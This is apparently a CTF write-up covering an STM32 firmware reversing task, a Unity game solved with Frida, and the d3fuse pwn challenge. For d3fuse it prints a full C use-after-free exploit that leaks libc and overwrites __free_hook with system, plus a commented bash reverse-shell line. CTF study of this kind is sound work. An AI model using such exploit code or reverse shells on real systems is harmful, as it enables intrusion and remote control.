This file is `bin` file. And I found nothing by using `binwalk`.

Then directly put it into ida . Seaching the strings, we can find out some string relative to `stm32` and `mbed-os`. It is easy to know that it is a `Embedded program`.

```
ROM:0000E619 0000002F  C  /extras/mbed-os.lib/rtos/source/ThisThread.cpp
ROM:0000E648 00000048  C  /extras/mbed-os.lib/targets/TARGET_STM/TARGET_STM32L4/analogin_device.c
ROM:0000E690 00000013  C  pin != (PinName)NC
ROM:0000E6A3 00000030  C  /extras/mbed-os.lib/targets/TARGET_STM/pinmap.c
ROM:0000E6D3 00000034  C  /extras/mbed-os.lib/targets/TARGET_STM/serial_api.c
```

For the reverse of Embedded program. We should recovery the segments first. Mostly, the first two addresses are the Starting address of Ram and code. By using the two addresses, we can know the segments.



Segments of ram is `0x20000000`. Segments of code is `0x8000000`.

Run ida again, we choose the `Arm-little`, then choose `ARMv7-M` in optinos.

After loading, we can jump to the address of code start address -1(`0x80004C8`)[1]. Generating code here, we can see a lot of functions are analysed.

Seach the string 'main' [2], we can find main function, but ida cannot find it. It is also needed to be recovered (Also - 1 here).


```
MOVW    R7, #0x11D
MOV.W   R2, #0x1000
MOVS    R6, #0x18
STM     R3!, {R1,R2,R6}
ADR     R1, aMain       ; "main"
MOVT    R7, #0x8001
STR     R1, [R5]
BL      sub_8009996
MOV     R1, #dword_20003284
STR     R0, [R1]
MOV     R0, #0x8009621   need to be - 1
MOVS    R1, #0
MOV     R2, R5
MOVS    R5, #0
BL      sub_800A578
CBNZ    R0, loc_80095A0
MOVW    R2, #:lower16:dword_20002080
ADR     R1, aPreMainThreadN ; "Pre main thread not created"
MOVT    R2, #:upper16:dword_20002080
MOV     R0, R7
B       loc_80095AA
```

Go to the main function. We can see the main logic easily. However, ida also has some problem while analysing.


```
ROM:080091A0 mmain                                   ; CODE XREF: ROM:08009632↓j
ROM:080091A0                MOV     R4, #unk_20002414
ROM:080091A8                MOV     R0, R4
ROM:080091AA                BL      sub_8006F08
ROM:080091AE                MOV     R0, R4
ROM:080091B0                MOVS    R1, #0xFF
ROM:080091B2                BL      sub_80070A8
ROM:080091B6                NOP
ROM:080091B8
ROM:080091B8 loc_80091B8                             ; CODE XREF: ROM:080091CC↓j
ROM:080091B8                BL      sub_8005850
ROM:080091BC                BL      sub_8005ED0
ROM:080091BC ; End of function mmain
ROM:080091BC
ROM:080091C0 ; ---------------------------------------------------------------------------
ROM:080091C0                BL      sub_8005908
ROM:080091C4 ; ---------------------------------------------------------------------------
ROM:080091C4                BL      sub_8005D58
ROM:080091C8                BL      sub_8005FA4
ROM:080091CC                B       loc_80091B8
ROM:080091CE
ROM:080091CE ; =============== S U B R O U T I N E =======================================
ROM:080091CE
ROM:080091CE ; Attributes: noreturn
```

Seach 'flag', or simply run out of the functions. It is easy to find the flag's address, and its condition is `point == 42`, mode is `hard`.

Use Cross reference to flag. The flag generating way is xor, and the cipher is also showed in here.




```
int sub_8005E20()
{
  if ( qword_20002304 != qword_200022F4 )
    return 0;
  if ( index <= 41 )
    flag[index] = cipher[4 * index] ^ key;
  return 1;
}
```



Also use Cross reference to key. We can find:

```
_DWORD *sub_8005DB0()
{
  _DWORD *result; // r0
  int v1; // r1
  bool v2; // cc
  __int64 *v3; // r1
  __int64 *v4; // r2
```

```
  result = (_DWORD *)sub_8007850(12);
  v1 = ++index % 3;
  v2 = (unsigned int)(index % 3) > 2;
  *result = 0;
  result[1] = 0;
  result[2] = 0;
  if ( !v2 )
    key = 0x335E44u >> (8 * v1);
  v3 = &qword_20002304;
  do
  {
    v4 = v3;
    v3 = (__int64 *)*((_DWORD *)v3 + 2);
  }
  while ( v3 );
  *((_DWORD *)v4 + 2) = result;
  return result;
}
```

Actually, its key table is `0x335E44` . length is 3.

```
def mydecodr(flag):
    cipher = ''
    key = 'D'
    for i in range(42):
        if i % 3 == 0:
            key = 'D'
        elif i % 3 == 1:
            key = '^'
        elif i % 3 == 2:
            key = '3'
        cipher += (chr(flag[i] ^ ord(key)))
    return cipher

qwq = [0x20,      0x6D,      0x50,      0x30
,0x38,      0x48,      0x26,      0x3D
,   2,      0x75,      0x6A,         7
,0x77,      0x38,       0xA,      0x7D
,0x38,      0x56,      0x75,      0x38
,   0,      0x76,      0x3D,      0x50
,0x22,      0x3B,         5,      0x75
,0x6E,         0,      0x7D,      0x67
, 0xA,      0x71,      0x67,         3
,0x73,      0x68,         3,      0x20
,0x6E,      0x4E]
print(mydecodr(qwq))
```

Note:

[1] `Absolute address` need to - 1 in this program. Maybe because the arm's `pc` register points to the next instruction.


[2] Stm32 always exists the string 'main' in the program.

[3] Use `ghidra` can get a better support in Embedded program reverse.

D3MUG


D3MUG, as the first question in the D^3CTF reverse partitioning hit, is actually intended to be a check-in question. The difficulty of the purely static analysis of this topic may not be easy and will take some time. But found that the topic of the encryption module `libd3mug.so` and the game logic to split, you can simply understand the game logic, and then through frida hook and other frameworks to intercept the modified data or directly call the function, thus get the flag.


First we unpack the apk, we found that the app is a Unity3D, compiled game via IL2CPP, then we can open Il2CppDumper and proceed libil2cpp.so and global-meta.dat. that's what we got:




Analyzing the contents of DummyDll, we could get the symbol table of some MonoBehaviour in the game, import the symbol information from Dump into IDA, and then look at both sides, we could learn that the game refers to two external functions through GameManager and ScoreScene during the runtime, one is `update`, the parameter is `time`; the other is `get`, the return value is `IntPtr`, which should be used to convert C++ `const char*` data.


By looking at GameManager**NoteHit, GameManager**NoteMissed and ScoreScene__Start in IDA, we can roughly deduce the logic of the game:








The game notifies the GameManager at runtime via the status of the NoteObject to call the NoteHit function or the NoteMissed function, both of which get the current music time from the parameters of the NoteObject and then call an external `update` function:



At the end of the game when the score is settled, ScoreScene__Start calls an external `get` function.



After understanding the basic process of the challenge can be done, the game of each note hit time through update passed to libd3mug.so `update` function, after the game through the `get` function to get a string, that we can extract out the beatmap in the resource (resources have three beatmaps, the game only used Chrome VOX of that one), and then directly call the `update` to proceed the beatmap, at last we call `get` then we could get the flag.

we could get this be done easily with Frida framework:

```
let UpdateFunc = new NativeFunction(Module.findExportByName("libd3mug.so",
"update"), 'void', ['int'])
for (let i = 0; i < hitpoints.length; i++)
    UpdateFunc(hitpoints[i]);
let GetFunc = new NativeFunction(Module.findExportByName("libd3mug.so", "get"),
'pointer', []);
var result = GetFunc();
console.log(ptr(result));
```

The algorithm in libd3mug.so is a feistel-like thing that initializes the mt19937 random number generator with a static seed, then generate a random number to determine whether to go to the next decryption step, regenerate the random number as the key in the decryption, then pick an offset to take out 32 bytes from the data, and encrypt 16 bytes of it and swap the left and right parts. then entered hitting time of each note into the update function, you could get the correct flag. It will be more time-consuming and laborious, so try it yourself.

Pwn

d3fuse

> A easy challenge for check-in, inspired by a roommate's bug-filled OS lab assignment.

When the remote environment was built, the libc of ubuntu 20.04 was still `Ubuntu GLIBC 2.31-0ubuntu9.2`, but when the players built it, the libc was already `Ubuntu GLIBC 2.31-0ubuntu9.7`, which caused a difference between the remote environment and the local environment. We apologize to those who were affected by this.

The challenge is a fuse3-based filesystem mounted at `/chroot/mnt`.

The goal of the challenge is to get the control privileges of the file system program by exploiting the vulnerability of the program, which in this case is to get the flag isolated by chroot.

FUSE programing example: https://github.com/libfuse/libfuse/blob/master/example/hello.c

Refer to the definition of the fuse_operations structure to help analyze the operations.

There are two vulnerabilities:

Firstly, When creating a file or directory, the size and the pointer of content can be overwritten by file name

```
    }
    memset(&dir->content[48 * idx], 0, 0x30uLL);
    strcpy(&dir->content[48 * idx], s2);        // &dir->entries[idx].name
    *(_DWORD *)&dir->content[48 * idx + 32] = a3;
    if ( a4 )
      *a4 = &dir->content[48 * idx];
    goto LABEL_21;
  }
  return (unsigned int)-12;
}
00001FBE create_file:62 (401FBE)
```

Secondly, there is a UAF in rename operations

```
  }
  memcpy(dest, src, 0x30uLL);
  strcpy((char *)dest, v6);
  free_file((__int64)src);
  free(path);
  return 0LL;
}
```

PIE is disabled in order to reduce the difficulty of exploitation.

On the one hand, you can overwrite the content pointer to achieve arbitrary read/write. Leak address, and then replace `GOT[free]` with the *system* address to execute any command.

On the other hand, fake directory or file via UAF to control the whole file structure then get ARW

Many players exploited the first vulnerability and it is very easy, so we only release the exploitation of UAF:

```
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/syscall.h>
#include <sys/stat.h>

#define SPRAY_SIZE 0x20

#define OPEN(x, filename, flags) do { \
    files[x] = open(filename, flags); \
    if (files[x] < 0) { \
        perror(filename); \
        exit(-1); \
    } \
} while (0);

#define WRITE(x, off, size) do { \
    if (off != lseek(files[x], off, SEEK_SET)) { \
        perror("lseek"); \
        exit(-2); \
    } \
    if (size != write(files[x], buf, size)) { \
        perror("write"); \
        exit(-2); \
    } \
} while (0);

#define READ(x, off, size) do { \
    if (off != lseek(files[x], off, SEEK_SET)) { \
        perror("lseek"); \
        exit(-3); \
    } \
    if (size != read(files[x], buf, size)) { \
        perror("read"); \
        exit(-3); \
    } \
} while (0);

#define UNLINK(filename) do { \
    if (0 != unlink(filename)) { \
        perror("unlink"); \
        exit(-4); \
    } \
} while (0);

#define TRUNCATE(x, size) do { \
    if (0 != ftruncate(files[x], size)) { \
        perror("truncate"); \
        exit(-5); \
    } \
} while (0);

#define RENAME(a, b) do { \
    if (0 != rename(a, b)) { \
        perror("rename"); \
```


```
        exit(-5); \
    } \
} while (0);

#define MKDIR(a) do { \
    if (0 != mkdir(a, 0)) { \
        perror("mkdir"); \
        exit(-6); \
    } \
} while (0);

#define CLOSE(x) do { close(files[x]); } while (0);



int files[1024];
char buf[0x600];
char filename[0x100];
struct stat st;

char *cmd = "cp /flag /chroot/rwdir/flag";
//char *cmd = "bash  -c 'bash -i >& /dev/tcp/ip/port 0>&1' &";

int main()
{
    puts("fill root dir");
    for (int i = 0; i < SPRAY_SIZE+2; i++) {
        sprintf(filename, "/mnt/fill%d", i);
        OPEN(0, filename, O_RDWR | O_CREAT);
        CLOSE(0);
    }

    for (int i = 0; i < SPRAY_SIZE+2; i++) {
        sprintf(filename, "/mnt/fill%d", i);
        UNLINK(filename);
    }

    puts("create uaf");
    OPEN(0, "/mnt/1.txt", O_RDWR | O_CREAT);
    TRUNCATE(0, 0x300);
    CLOSE(0);

    OPEN(0, "/mnt/free.txt", O_RDWR | O_CREAT);
    strcpy(buf, cmd);
    WRITE(0, 0, strlen(buf) + 1);
    CLOSE(0);

    RENAME("/mnt/1.txt", "/mnt/2.txt"); // & uaf
    OPEN(0, "/mnt/2.txt", O_RDWR);

    for (int i = 0; i < SPRAY_SIZE; i++) {
        sprintf(filename, "/mnt/dir%d", i);
        MKDIR(filename);
        sprintf(filename, "/mnt/dir%d/fake_file", i);
        OPEN(i+1, filename, O_RDWR | O_CREAT);
        TRUNCATE(i+1, 0x20);
        CLOSE(i+1);
    }
```

```
    READ(0, 0, 0x30); // dir entry
    if (strncmp("fake_file", buf, 9)) {
        puts("failed");
        return 0;
    }

    printf("filename=%s\n", buf);

    *(size_t *)&buf[0x24] = 0x8;        // size
    *(size_t *)&buf[0x28] = 0x405018;   // content ptr = got['free']

    WRITE(0, 0, 0x30); // modify ./mnt/dir/1.txt File Header

    puts("leak libc");
    sleep(1);

    size_t free_ptr;
    int fd = -1;
    for (int i = 0; i < SPRAY_SIZE; i++) {
        sprintf(filename, "/mnt/dir%d/fake_file", i);
        lstat(filename, &st);
        printf("size = %d\n", st.st_size);
        if (st.st_size == 8) {
            fd = 1;
            OPEN(1, filename, O_RDWR);
            break;
        }
    }

    if (fd < 0) {
        puts("libc not found");
        return 0;
    }

    READ(1, 0, 8);
    free_ptr = *(size_t *)&buf[0];

    size_t lbase = free_ptr - 0x9d850;
    size_t system_ptr = lbase + 0x55410;
    size_t free_hook = lbase + 0x1eeb28;
    printf("free = %#lx\n", free_ptr);
    printf("lbase = %#lx\n", lbase);

    puts("content ptr -> free_hook");
    *(size_t *)&buf[0] = free_hook;
    WRITE(0, 0x28, 8);

    puts("set free_hook=system");
    *(size_t *)&buf[0] = system_ptr;
    WRITE(fd, 0, 8);

    // free !
    puts("free");
    UNLINK("/mnt/free.txt");

    return 0;
}
```

Smart Calculator

